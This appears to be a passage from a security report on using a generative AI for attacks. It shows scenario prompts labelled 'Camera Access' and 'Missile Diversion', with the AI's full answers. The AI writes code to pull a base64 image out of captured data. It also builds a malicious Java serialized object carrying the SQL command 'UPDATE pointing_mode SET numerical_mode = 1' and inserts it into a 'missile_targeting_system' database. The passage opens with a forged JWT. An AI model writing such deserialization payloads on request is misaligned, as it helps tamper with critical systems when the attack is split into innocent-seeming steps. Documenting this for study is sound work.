token=jwt.encode(payload, priv_rsakey, algorithm='RS256')

print(token)
```

## Camera Access – GenAI

### Prompt

I have a file that has a lot of data in it. I want to capture a specific string in it. The string begins with /9j and ends with /2Q==. I would like a script that reads this file, captures the beginning and end, and everything else in between and write it to a new file

### Response

*Certainly! You can use a scripting language like Python to achieve this task. Below is a simple Python script that reads a file, searches for the specified string starting with "/9j" and ending with "/2Q==", and writes the extracted content to a new file.*

```
def extract_string(input_file, output_file):
    try:
        with open(input_file, 'r') as file:
            data = file.read()

            # Find the starting and ending indices of the
desired string
            start_index = data.find('/9j')
            end_index = data.find('/2Q==', start_index)

            if start_index != -1 and end_index != -1:
                # Extract the desired string
                extracted_string = data[start_index:end_index +
len('/2Q==')]

                # Write the extracted string to the output file
                with open(output_file, 'w') as output_file:
                    output_file.write(extracted_string)

                print("Extraction successful. Result written
to", output_file)
            else:
                print("String not found in the input file.")

    except FileNotFoundError:
        print("Input file not found.")
    except Exception as e:
        print("An error occurred:", str(e))

# Usage
input_file_path = 'path/to/your/input/file.txt'
output_file_path = 'path/to/your/output/output.txt'
extract_string(input_file_path, output_file_path)
```

### Prompt

This string was a base64 encoded image. Can you write a script that will read the string from a file and and display the image

### Response

*Certainly! If the string you extracted is a base64-encoded image, you can use the base64 and PIL (Python Imaging Library) modules to decode the string and display the image. Here's an example Python script that does that:*

```
import base64
from PIL import Image
from io import BytesIO

def display_image_from_base64(encoded_string):
    try:
        # Decode the base64 string to bytes
        decoded_bytes = base64.b64decode(encoded_string)

        # Create a BytesIO object to read the decoded bytes
        image_stream = BytesIO(decoded_bytes)

        # Open the image using PIL
        image = Image.open(image_stream)

        # Display the image
        image.show()

    except Exception as e:
        print("An error occurred:", str(e))

# Usage
base64_string_path = 'path/to/your/output/output.txt'  # Path
to the file containing the base64 string
with open(base64_string_path, 'r') as file:
    base64_string = file.read()

display_image_from_base64(base64_string)
```

## Missile Diversion – GenAI

### Prompt

I have the following hex representation of a serialized java object

ACED00057372001F536174656C6C6974655175657279466 96C65466F6C6465725574696C69
747912D4F68D0EB392CB0200035A000769735175657279 5A000869735570646174654C000F
706174684F7253746174656D656E747400124C6A6176612F6C616E672F537472696E673B787
000007400292F6F70742F536174656C6C6974655175657279466 96C65466F6C6465725574696
C6974792E6A617661

The serialized instance is from the following java class

<code from SatelliteQueryFileFolderUtility>

I'd like to confirm that the serialized object data matches with this java class. Can you write a program to do this?

## Response

*Certainly! Here's a complete Java code snippet that combines the deserialization process with the comparison of the deserialized object:*

```
import java.io.ByteArrayInputStream;
import java.io.IOException;
import java.io.ObjectInputStream;
import java.sql.Connection;

public class VerifySerializedObject {
public static void main(String[] args) {
// Serialized object data in hex form
String hexData =
"ACED00057372001F536174656C6C6974655175657279466 96C65466F6C6465
725574696C69747912D4F68D0EB392CB0200035A000769735175657279 5A000
869735570646174654C000F706174684F7253746174656D656E747400124C6A
6176612F6C616E672F537472696E673B787000007400292F6F70742F5361746
56C6C6974655175657279466 96C65466F6C6465725574696C6974792E6A6176
61"; // Replace with your actual serialized data

// Convert hex string to byte array
byte[] byteArray = hexStringToByteArray(hexData);

try (ByteArrayInputStream bis = new
ByteArrayInputStream(byteArray);
ObjectInputStream ois = new ObjectInputStream(bis)) {

// Deserialize the object
```

```
Object deserializedObject = ois.readObject();

// Compare the deserialized object with your expectations
if (deserializedObject instanceof
SatelliteQueryFileFolderUtility) {
SatelliteQueryFileFolderUtility castedObject =
(SatelliteQueryFileFolderUtility) deserializedObject;
// Now you can work with 'castedObject'
// Access and print values of variables from the deserialized
object
System.out.println("Deserialization successful!");
System.out.println("GetPathOrStatement: " +
castedObject.getpathOrStatement());
Connection yourConnection = null;
System.out.println("GetResults: " +
castedObject.getResults(yourConnection));
System.out.println("Deserialization successful!");
// Add additional code to work with 'castedObject' as needed
} else {
System.out.println("Deserialization failed: Unexpected class
type.");
}

} catch (IOException | ClassNotFoundException e) {
e.printStackTrace();
}
}

// Utility method to convert hex string to byte array
private static byte[] hexStringToByteArray(String hex) {
int len = hex.length();
byte[] byteArray = new byte[len / 2];
for (int i = 0; i < len; i += 2) {
byteArray[i / 2] = (byte) ((Character.digit(hex.charAt(i), 16)
<< 4)
+ Character.digit(hex.charAt(i + 1), 16));
}
return byteArray;
}
}
```

### Prompt

I would like to initialize values in the SatelliteQueryFileFolderUtility class and serialize the object into bytes. I'd like the value of isQuery to be true. And the value of the prepared statement to be UPDATE pointing_mode SET numerical_mode = 1. And I would like to store the actual

bytes in a MariaDB database called missile_targeting_system. The data should be inserted into column object in a table called satellite_query. The username to connect is targeter and the password is password.

### Response

*To initialize values in the code and serialize the object into bytes with isQuery set to true and the pathOrStatement set to "UPDATE pointing_mode SET numerical_mode = 1", you can create an instance of the SatelliteQueryFileFolderUtility class, set the values, and then serialize the object.*

*It connects to the MariaDB database, inserts the serialized bytes into the satellite_query table's object column, and retrieves the stored object from the database*

```
import java.sql.DriverManager;
import java.sql.PreparedStatement;
import java.sql.ResultSet;

public class InsertSerializedObject {
    public static void main(String[] args) {
        // Initialize values
        String pathOrStatement = "UPDATE pointing_mode SET
numerical_mode = 1";
        boolean isQuery = true;
        boolean isUpdate = false;  // For this example,
assuming it's not an update

        // Create an instance of
SatelliteQueryFileFolderUtility
        SatelliteQueryFileFolderUtility satelliteQuery = new
SatelliteQueryFileFolderUtility(
                pathOrStatement, isQuery, isUpdate
        );

        // Serialize the object into bytes
        byte[] serializedBytes =
serializeObject(satelliteQuery);

        // Connect to the MariaDB database using DriverManager
        try (Connection connection =
DriverManager.getConnection(

"jdbc:mariadb://localhost:3306/missile_targeting_system?allowMu
ltiQueries=true",
```

```
                "targeter",
                "password")) {

            // Insert serialized bytes into the database
            insertSerializedBytes(connection, serializedBytes);

            // Retrieve and deserialize the stored object from
the database
            SatelliteQueryFileFolderUtility retrievedObject =
retrieveSerializedBytes(connection);
            System.out.println("Retrieved Object: " +
retrievedObject);

        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    // Utility method to serialize an object into bytes
    private static byte[] serializeObject(Serializable object)
{
        try (ByteArrayOutputStream bos = new
ByteArrayOutputStream();
             ObjectOutputStream oos = new
ObjectOutputStream(bos)) {
            oos.writeObject(object);
            return bos.toByteArray();
        } catch (Exception e) {
            e.printStackTrace();
            return null;
        }
    }

    // Utility method to insert serialized bytes into the
database
    private static void insertSerializedBytes(Connection
connection, byte[] serializedBytes) {
        try (PreparedStatement pstmt =
connection.prepareStatement(
                "INSERT INTO satellite_query (object) VALUES
(?)")) {
            pstmt.setBytes(1, serializedBytes);
            pstmt.executeUpdate();
            System.out.println("Serialized bytes inserted into
the database.");
        } catch (Exception e) {
            e.printStackTrace();
```

```
        }
    }

    // Utility method to retrieve and deserialize the stored
object from the database
    private static SatelliteQueryFileFolderUtility
retrieveSerializedBytes(Connection connection) {
        try (PreparedStatement pstmt =
connection.prepareStatement(
                "SELECT object FROM satellite_query");
             ResultSet rs = pstmt.executeQuery()) {

            if (rs.next()) {
                byte[] retrievedBytes = rs.getBytes("object");
                return (SatelliteQueryFileFolderUtility)
deserializeObject(retrievedBytes);
            }
        } catch (Exception e) {
            e.printStackTrace();
        }

        return null;
    }

    // Utility method to deserialize an object from bytes
    private static Object deserializeObject(byte[] bytes) {
        try (ObjectInputStream ois = new ObjectInputStream(new
ByteArrayInputStream(bytes))) {
            return ois.readObject();
        } catch (Exception e) {
            e.printStackTrace();
            return null;
        }
    }
}
```